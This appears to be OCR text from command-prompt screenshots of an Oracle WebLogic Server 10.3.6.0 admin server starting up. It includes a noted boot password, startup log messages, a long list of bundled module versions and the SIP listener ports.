
Password: welcome1



C:\Windows\system32\cmd.exe
ems Inc.>
<Jun 8, 2021 12:07:33 PM IST> <Info> <Management> <BEA-141107> <Version: WebLogic Server 10.3.6.0 Tue Nov 15 08:52:36 PST 2011 1441050 >
<Jun 8, 2021 12:07:35 PM IST> <Info> <Security> <BEA-090065> <Getting boot identity from user.>
Enter username to boot WebLogic server:weblogic
Enter password to boot WebLogic server:
<Jun 8, 2021 12:09:05 PM IST> <Notice> <WebLogicServer> <BEA-000365> <Server state changed to STARTING>
<Jun 8, 2021 12:09:05 PM IST> <Info> <WorkManager> <BEA-002900> <Initializing self-tuning thread pool>
<Jun 8, 2021 12:09:05 PM IST> <Notice> <Log Management> <BEA-170019> <The server log file C:\Oracle\Middleware\user_projects\domains\E1_Apps\servers\AdminServer\logs\AdminServer.log is opened. All server side log events will be written to this file.>
<Jun 8, 2021 12:09:08 PM IST> <Notice> <Security> <BEA-090082> <Security initializing using security realm myrealm.>
<Jun 8, 2021 12:09:11 PM IST> <Notice> <WebLogicServer> <BEA-000365> <Server state changed to STANDBY>
<Jun 8, 2021 12:09:11 PM IST> <Notice> <WebLogicServer> <BEA-000365> <Server state changed to STARTING>
<Jun 8, 2021 12:09:13 PM IST> <Warning> <Munger> <BEA-2156203> <A version attribute was not found in element web-app in the deployment descriptor in C:\Oracle\Middleware\user_projects\domains\E1_Apps\servers\AdminServer\tmp_WL_internal\consoleapp\jxhze9\console-ext\sipserver-console-ext\WEB-INF\web.xml. A version attribute is required, but this version of the Weblogic Server will assume that the JEE5 is used. Future versions of the Weblogic Server will reject descriptors that do not specify the JEE version.>
<Jun 8, 2021 12:09:13 PM IST> <Warning> <Munger> <BEA-2156203> <A version attribute was not found in element web-app in the deployment descriptor in C:\Oracle\Middleware\user_projects\domains\E1_Apps\servers\AdminServer\tmp_WL_internal\consoleapp\jxhze9\console-ext\diameter-console-ext\WEB-INF\web.xml. A version attribute is required, but this version of the Weblogic Server will assume that the JEE5 is used. Future versions of the Weblogic Server will reject descriptors that do not specify the JEE version.>
<Jun 8, 2021 12:09:15 PM IST> <Notice> <SipServer.Resource> <BEA-332401> <Initializing SipServer Resource with configuration com.bea.wcp.sip.management.descriptor.beans.SipServerBeanImpl>
<Jun 8, 2021 12:09:15 PM IST> <Notice> <SipServer.Resource> <BEA-332404> <Engine AdminServer is in NON-REPLICATED mode>
<Jun 8, 2021 12:09:15 PM IST> <Notice> <WLSS.Engine> <BEA-330071> <WebLogic Sip Server "AdminServer" patch version: WebLogic Server 10.3.6.0 Tue Nov 15 08:52:36 PST 2011 1441050
Javax Server Pages Client Capable 1.3 Tue Jun 21 09:59:39 EDT 2011
Expression Language 2.1 for JSP 1.1 Tue Jun 21 10:21:26 EDT 2011
Javax Enterprise Servlets Client Capable 1.0 Thu Aug 2 12:41:25 EDT 2007
Eclipse Java Development Tools 3.5.3 Fri May 20 04:56:54 EDT 2011
WebLogic java compiler utils package Client Capable 1.2 Thu Feb 11 03:38:50 EST 2010
WebLogic WebApp Container Public API Client Capable 1.4 Fri Oct 1 20:01:15 PDT 2010
Oracle WebLogic Server Module Dependencies 10.3 Thu Sep 29 17:47:37 EDT 2011
Oracle WebLogic Server on JRockit Virtual Edition Module Dependencies 10.3 Wed Jun 15 17:54:24 EDT 2011
ANTLR Java based compiler generator Client 2.7 Mon Jun 11 12:19:48 EDT 2007
WebLogic Descriptors for J2EE 1.6 Wed Dec 1 17:14:50 EST 2010
WebLogic Descriptors for J2EE 1.6 Binding Bundle
WebLogic Specific Descriptors 1.4 Mon Aug 8 09:26:15 MDT 2011
WebLogic Specific Descriptors 1.4 Binding Bundle
WebLogic Datasource 1.10 Sat Nov 12 08:11:09 PST 2011
WebLogic Datasource 1.10 Binding Bundle
WebLogic Beangen Client Capable 1.7 Wed Feb 24 16:02:48 PST 2010
WebLogic Beangen 1.7 Binding Bundle
WLDF Accessor Client Capable 1.5 Fri Sep 3 17:10:52 EDT 2010
WLDF Accessor 1.5 Binding Bundle



Select C:\Windows\system32\cmd.exe
WLDF Accessor Client Capable 1.5 Fri Sep 3 17:10:52 EDT 2010
WLDF Accessor 1.5 Binding Bundle
WebLogic Management Core Interfaces Client Capable 2.9 Thu Aug 11 17:17:14 PDT 2011
WebLogic Management Core Interfaces 2.9 Binding Bundle
WebLogic EJBGen Client Capable 1.1 Tue Nov 2 03:30:53 PDT 2010
Apache Byte Code Engineering Library (BCEL) extracted from 5.2.zip from http://jakarta.apache.org/site/downloads/downloads_bcel.cgi with packages renamed from org.apache.bcel to com.bea.core.repackaged.apache.bcel Client 5.2 Fri May 20 04:58:21 EDT 2011
Apache commons collections package 3.2 Tue Mar 20 15:48:25 MDT 2007
Apache commons lang package 2.1 Tue Mar 20 15:48:30 MDT 2007
Apache commons pool package 1.3 Tue Mar 20 15:48:36 MDT 2007
Apache commons io 1.4 package 1.0 Wed Jun 2 17:36:36 EDT 2010
Apache commons fileupload 1.2.1 package 1.0 Wed Jun 2 17:36:36 EDT 2010
Apache DOM implementation 1.0 Tue Mar 20 15:36:46 MDT 2007
Apache Logging Support 1.0 Tue Mar 20 15:36:50 MDT 2007
Apache OpenJPA classes 1.3 Thu Sep 22 01:28:26 PDT 2011
XMLBeans - Apache SVN rev 1102771 2.2 Thu Sep 1 08:05:25 PDT 2011
BEA Logging Runtime Support Client Capable 1.9 Wed Jul 27 14:54:39 EDT 2011
BEA Common Security Open SAML 1.0 Sat Jul 16 04:41:59 MDT 2011
BEA OpenSAML 2.0 1.0 Fri Aug 19 08:44:53 MDT 2011
bea-harvester-api2.0 Client Capable 2.3 Mon Feb 15 14:41:06 EST 2010
bea-harvester-jmx2.0 Client Capable 2.4 Wed Aug 10 20:11:27 PDT 2011
bea-harvester-utils Client Capable 1.4 Mon Feb 15 14:41:06 EST 2010
bea-mbean-typing-util 1.4 Wed Feb 24 19:15:33 EST 2010
Javolution 3.7.19 3.7 Tue Aug 28 17:32:21 PDT 2007
Joda-time 1.2.1 1.2 Tue Aug 28 17:32:27 PDT 2007
BEA STAX Build Time Support 1.6 Tue Apr 19 13:32:59 EDT 2011
BEA STAX Runtime Time Support Client Capable 1.8 Thu Sep 1 08:05:25 PDT 2011
BEA Generic Annotations Client Capable 1.4 Thu Jun 2 23:58:32 EDT 2011
BEA Kodo 1.5 Wed Oct 12 03:50:17 EDT 2011
BEA Kodo Integration Client Capable 1.7 Tue Jul 19 08:57:22 MDT 2011
BEA Kodo Integration 1.7 Binding Bundle
BEA Kodo Integration Tools 1.3 Sat Feb 13 09:30:33 PST 2010
XML Beans Marshalling (package renamed com.bea) SVN 1102771 2.5 Thu Sep 1 08:05:25 PDT 2011
WebLogic Utils Client Capable 1.10 Sat Oct 29 15:34:23 MDT 2011
Aspect 5.3 Fri May 20 05:19:03 EDT 2011
BEA Apache Commons Logging Repackaged 1.2 Fri Sep 9 15:46:56 EDT 2011
Spring Framework 1.2 Fri May 20 05:19:03 EDT 2011
Pitchfork 1.4 Tue Sep 6 13:38:59 EDT 2011
${description} 1.3 Wed Jun 29 20:42:12 EDT 2011
CSS i18n 1.0 Fri Aug 19 08:44:53 MDT 2011
CSS xacml 1.0 Fri Aug 19 08:44:53 MDT 2011
SAML2 Utils 1.0 Fri Aug 19 08:44:53 MDT 2011
BEA Common Security Engine Implementation 1.0 Fri Aug 19 08:44:53 MDT 2011
BEA Common Security Engine Interfaces 1.0 Fri Aug 19 08:44:53 MDT 2011



Select C:\Windows\system32\cmd.exe
BEA Common Security Engine Implementation 1.0 Fri Aug 19 08:44:53 MDT 2011
BEA Common Security Engine Interfaces 1.0 Fri Aug 19 08:44:53 MDT 2011
BEA Common Security API 1.0 Fri Aug 19 08:44:53 MDT 2011
BEA Common Security Implementation 1.0 Fri Aug 19 08:44:53 MDT 2011
BEA Common Security JDK Utilities 1.0 Fri Aug 19 08:44:53 MDT 2011
Security Utilities 1.0 Fri Aug 19 08:44:53 MDT 2011
Common Security SAML 2.0 1.0 Fri Aug 19 08:44:53 MDT 2011
Common Security SAML 2.0 Management JavaBeans 1.0 Fri Aug 19 08:44:53 MDT 2011
Security Provider Utilities 1.0 Fri Aug 19 08:44:53 MDT 2011
SAML Utils 1.0 Fri Aug 19 08:44:53 MDT 2011
XACML Utils 1.0 Fri Aug 19 08:44:53 MDT 2011
Security Provider Environment 1.0 Fri Aug 19 08:44:53 MDT 2011
RSA certj 5.2 Wed Aug 31 17:49:27 PDT 2011
Netscape LDAP JDK 1.3 Mon Apr 11 20:11:21 PDT 2011
Commons Networking Utilty classes 1.0 Wed Feb 6 15:01:03 PST 2008
WebLogic SAAJ 1.8 Mon Oct 17 02:49:29 PDT 2011
WebLogic STAX Client Capable 1.10 Wed Jun 8 09:12:28 EDT 2011
jaxb-impl.jar taken from Glassfish JAXB 2.1.14 1.1 Wed Oct 12 19:46:41 PDT 2011
jaxb-impl.jar taken from Glassfish JAXB 2.1.14 1.2 Wed Oct 12 19:46:43 PDT 2011
resolver.jar taken from Glassfish JAXWS 2.1.5 1.0 Thu Dec 3 11:46:24 EST 2009
FastInfoset.jar taken from Glassfish JAXWS 2.1.5 1.0 Thu Dec 3 11:46:27 EST 2009
jaxws-rt.jar taken from Glassfish JAXWS 2.1.5 1.3 Fri Oct 14 19:19:11 EDT 2011
Java.net implementation of MimePull.jar taken from Glassfish JAXWS 2.1.5 1.1 Wed Jul 27 16:50:24 MDT 2011
Codehaus STaX Interfaces 3.0.1 1.0 Mon Mar 8 20:49:50 PST 2010
Woodstox STaX Parser 4.0.5 1.0 Thu Dec 3 11:35:43 EST 2009
jaxws-tools.jar taken from Glassfish JAXWS 2.1.5 1.2 Sat Apr 2 00:42:47 PDT 2011
Java.net Stax Extensions 1.0 Tue Jun 3 07:12:06 PDT 2008
Java.net xml stream buffer 1.0 Fri Oct 22 10:08:31 PDT 2010
Jakarta ORO 1.0 Wed Feb 6 15:01:03 PST 2008
Javax Enterprise Activation 1.1 Tue Apr 8 09:31:17 PDT 2008
Javax Annotation 1.0 Fri Dec 25 09:02:47 PST 2009
Javax Interceptor 1.0 Tue Mar 20 15:37:16 MDT 2007
Javax Enterprise Beans 3.0 Mon Jun 11 12:21:01 EDT 2007
Java Data Objects 2.0 Mon Jun 11 12:20:56 EDT 2007
Java Enterprise Deployment APIs 1.2 Tue Mar 20 15:37:28 MDT 2007
Java Enterprise Messaging 1.1 Mon Jun 11 12:21:11 EDT 2007
Java Web Services 2.0 Tue Mar 20 15:37:37 MDT 2007
Javax Enterprise Mail 1.1 Mon Jul 6 10:41:09 MDT 2009
Java Enterprise Management APIs 1.0 Tue Mar 20 15:37:49 MDT 2007
Java Persistence Client Capable 1.0 Tue Oct 7 12:18:34 PDT 2008
Java Connector 1.5 Mon Jun 11 12:22:07 EDT 2007
Java Authorization Contract for Containers 1.0 Wed Feb 6 15:01:03 PST 2008
Javax Transaction APIs Client Capable 1.0 Thu Aug 2 12:42:14 EDT 2007
JAXB 2.1 Mon Jun 11 12:22:53 EDT 2007



Select C:\Windows\system32\cmd.exe
Javax Transaction APIs Client Capable 1.0 Thu Aug 2 12:42:14 EDT 2007
JAXB 2.1 Mon Jun 11 12:22:53 EDT 2007
Java XML Registry 1.0 Wed Feb 6 15:01:03 PST 2008
Java XML Soap Extensions 1.3 Mon Jun 11 12:22:59 EDT 2007
Java Stream XML Extensions 1.1 Mon Jun 11 12:23:05 EDT 2007
JAX-WS APIs 2.1 Mon Jun 11 12:23:16 EDT 2007
Java API for XML-based RPC 1.2 Mon Jun 11 12:23:10 EDT 2007
Monfox Dynamic SNMP Agent 1.1 Fri Mar 19 05:46:27 MDT 2010
Serp bytecode manipulation framework 1.14.4 Thu Oct 6 01:32:56 EDT 2011
WebLogic Apache Classes Client Capable 1.3 Mon Sep 19 23:58:26 EDT 2011
WebLogic BeanInfo Caching and Discovery Client Capable 2.4 Sat Oct 25 20:46:29 PDT 2008
WebLogic Descriptor Client Capable 1.10 Wed Aug 10 12:59:06 PDT 2011
Repackaged ASM-3.2 1.1 Fri May 20 04:56:54 EDT 2011
Repackaged asm-commons-3.2 1.1 Fri May 20 04:56:54 EDT 2011
Repackaged asm-tree-3.2 1.1 Fri May 20 04:56:54 EDT 2011
Repackaged asm-util-3.2 1.1 Fri May 20 04:56:54 EDT 2011
Oracle JFR 1.0 Thu Feb 18 19:06:33 PST 2010
WebLogic Diagnostics Core Interfaces Client Capable 2.6 Thu Oct 6 01:11:08 EDT 2011
WebLogic Diagnostics Logging Client Capable 1.2 Fri Dec 12 11:37:59 MST 2008
WebLogic Diagnostics Query Module Client Capable 1.3 Fri Jul 1 07:32:00 PDT 2011
WebLogic Diagnostics Instrumentor Tool 1.8 Thu Oct 6 01:11:08 EDT 2011
WebLogic Diagnostics Instrumentor Config Tool 1.8 Thu Oct 6 01:11:08 EDT 2011
WebLogic Diagnostics JRockit Flight Recorder Interfaces Client Capable 1.2 Wed Dec 1 17:41:28 EST 2010
Diagnostics Notifications Module Client Capable 1.4 Sun Nov 22 16:03:32 PST 2009
BEA Logging Runtime Support Client Capable 1.5 Thu Apr 29 20:43:42 EDT 2010
WebLogic i18n Runtime Support Client Capable 1.9 Thu Sep 1 07:41:47 PDT 2011
WebLogic i18n Build Support Client Capable 1.5 Fri Feb 19 15:03:15 EST 2010
WebLogic I18N tools Client Capable 1.4 Thu Sep 1 07:41:47 PDT 2011
WebLogic Management JMX Interfaces 1.4 Fri Sep 16 16:19:28 EDT 2011
WebLogic Security Provider Generation Tool 1.5 Wed Oct 14 16:39:28 MDT 2009
WebLogic Security Provider Generation Tool Client Capable 1.5 Wed Oct 14 16:39:28 MDT 2009
WebLogic Messaging Kernel Client Capable 1.8 Mon Aug 23 21:42:11 EDT 2010
WebLogic Resource Pool Client Capable 1.8 Thu Oct 6 16:06:35 PDT 2011
WebLogic Socket Muxer API Client Capable 1.3 Thu Aug 18 16:24:35 EDT 2011
WebLogic RMI Client Capable 1.11 Tue Sep 20 15:07:37 EDT 2011
Common Security WebLogic Server Integration Support 1.0 Fri Aug 19 08:44:53 MDT 2011
Server Lifecycle Interfaces Client Capable 1.5 Fri Dec 10 00:36:46 EST 2010
WebLogic Store Client Capable 1.8 Mon Oct 3 09:57:28 PDT 2011
WebLogic STORE GXA Client Capable 1.7 Fri Apr 1 14:30:50 PDT 2011
WebLogic Store Admin Tool Client Capable 1.3 Thu Apr 28 09:32:45 PDT 2011
WebLogic JDBC Store Client Capable 1.3 Fri Sep 16 08:41:14 MDT 2011
WebLogic JTA implementation Client Capable 2.7 Sat Oct 15 07:12:58 PDT 2011
WebLogic Utils 1.10 Sat Oct 29 15:34:23 MDT 2011
Agent Utililities 1.1 Tue Feb 16 00:16:03 EST 2010


Select C:\Windows\system32\cmd.exe
WebLogic Utils 1.10 Sat Oct 29 15:34:23 MDT 2011
Agent Utililities 1.1 Tue Feb 16 00:16:03 EST 2010
WebLogic Utility Classloader implementations Client Capable 2.0 Wed May 18 10:00:41 PDT 2011
WebLogic Utils for working with Expressions Client Capable 1.4 Tue Sep 29 14:45:53 EDT 2009
WebLogic Utils for Dynamically Generated Class Wrappers Client Capable 1.4 Fri Feb 13 14:44:23 MST 2009
WebLogic Timers Client Capable 1.7 Fri Feb 4 14:23:26 MST 2011
WebLogic Work Manager Client Capable 1.11 Thu Oct 6 11:12:55 PDT 2011
WebLogic Workarea Client Capable 1.8 Tue Jun 28 04:08:48 EDT 2011
WebLogic XML XPath Implementation Client Capable 1.5 Thu Sep 1 22:11:12 EDT 2011
Weblogic Tuxedo Connector Core Client Capable 1.6 Sat Jul 16 15:02:56 MDT 2011
WebLogic Security 1.0 Fri Aug 19 08:44:53 MDT 2011
Weblogic Server Java Authentication Helper Classes Client Capable 1.1 Mon Jul 5 20:42:35 EDT 2010
Weblogic Server Message Digest Utilities Client Capable 1.0 Thu Aug 2 12:51:30 EDT 2007
Weblogic Server Authenticated Subject Client Capable 1.2 Wed Dec 1 17:41:28 EST 2010
Weblogic Server Authenticated Subject Client Capable 1.6 Wed Oct 19 14:48:23 PDT 2011
PrintingSecurityManager - PSM 1.1 Tue Feb 16 05:30:08 PST 2010
WebLogic security ssl classes 1.0 Tue Jun 15 17:39:53 EDT 2010
WebLogic Nodemanager Plugin Client Capable 1.3 Tue Nov 18 18:23:10 EST 2008
nodemanager module for managed processes 1.1 Thu Sep 29 17:28:28 EDT 2011
WebLogic JMS Pool Client Capable 1.9 Wed Apr 13 13:03:26 EDT 2011
Contains compiled schema type from WLS 9.0 for WLP compatibility 1.4 Thu Sep 1 08:29:31 PDT 2011
WebLogic Http Pub/Sub Module Client Capable 1.7 Fri Jul 8 13:06:46 EDT 2011
Class Redefinition Project 1.6 Tue Jul 19 08:57:22 MDT 2011
Class Redefinition Project Client Capable 1.6 Tue Jul 19 08:57:22 MDT 2011
Class Redefinition Project 1.6 Binding Bundle
Commonj SDO 1.0 Wed Sep 24 19:11:23 PDT 2008
WebLogic Coherence Descriptor 1.2 Thu Sep 1 08:29:31 PDT 2011
WebLogic Coherence Descriptor 1.2 Binding Bundle
This module contains all message catalogs 1.2 Wed Aug 24 03:32:14 EDT 2011
WebLogic WebService Public API's 1.1 Tue Sep 21 22:15:05 EDT 2010
WebLogic Eclipselink Integration 1.0 Thu Feb 25 14:56:43 PST 2010
WebLogic SCA Client 1.0 Thu Feb 25 00:27:10 EST 2010
WebLogic RAC Module UCP Client Capable 1.1 Thu Oct 6 16:06:35 PDT 2011
BEA Patches of apache ant Client Capable 1.2 Wed Jan 13 08:48:17 PST 2010
Oracle WebLogic Server 10.3.6.0 at 728648 built on: 2011/09/13
Oracle WebLogic Server 10.3.6.0 at 728648 built on: 2011/09/13
Oracle WebLogic Server Datatier 10.3.6.0 at 728648 built on: 2011/09/13
Oracle WebLogic Server 10.3.6.0 at 728648 built on: 2011/09/13
WebLogic SIPServer Extension API 10.3.6.0 at 727725 built on 2011/08/25
WebLogic SIPServer Extension API 10.3.6 at 727725 built on 2011/08/25
WebLogic SIPServer CallState 10.3.6 at 727725 built on 2011/08/25
Oracle WebLogic Communications SCTP 10.3.1 at 688160 built on 2009/03/11
WebLogic SIP Activator 10.3.6 at 729166 built on 2011/09/22


Select C:\Windows\system32\cmd.exe
WebLogic SIPServer Extension API 10.3.6 at 727725 built on 2011/08/25
WebLogic SIPServer CallState 10.3.6 at 727725 built on 2011/08/25
Oracle WebLogic Communications SCTP 10.3.1 at 688160 built on 2009/03/11
WebLogic SIP Activator 10.3.6 at 729166 built on 2011/09/22
<Jun 8, 2021 12:09:15 PM IST> <Notice> <WLSS.Engine> <BEA-330065> <SIP server replication is DISABLED>
<Jun 8, 2021 12:09:15 PM IST> <Notice> <WLSS.Engine> <BEA-330000> <WebLogic SIP Server "AdminServer" has started.>
<Jun 8, 2021 12:09:15 PM IST> <Notice> <WLSS.Transport> <BEA-330687> <Thread "SIP Message processor (Transport TCP)" is listening on port 5060>
<Jun 8, 2021 12:09:15 PM IST> <Notice> <WLSS.Transport> <BEA-330687> <Thread "SIP Message processor (Transport TCP)" is listening on port 5061>
<Jun 8, 2021 12:09:17 PM IST> <Notice> <Log Management> <BEA-170027> <The Server has established connection with the Domain level Diagnostic Service successfully.>
<Jun 8, 2021 12:09:17 PM IST> <Notice> <WebLogicServer> <BEA-000365> <Server state changed to ADMIN>
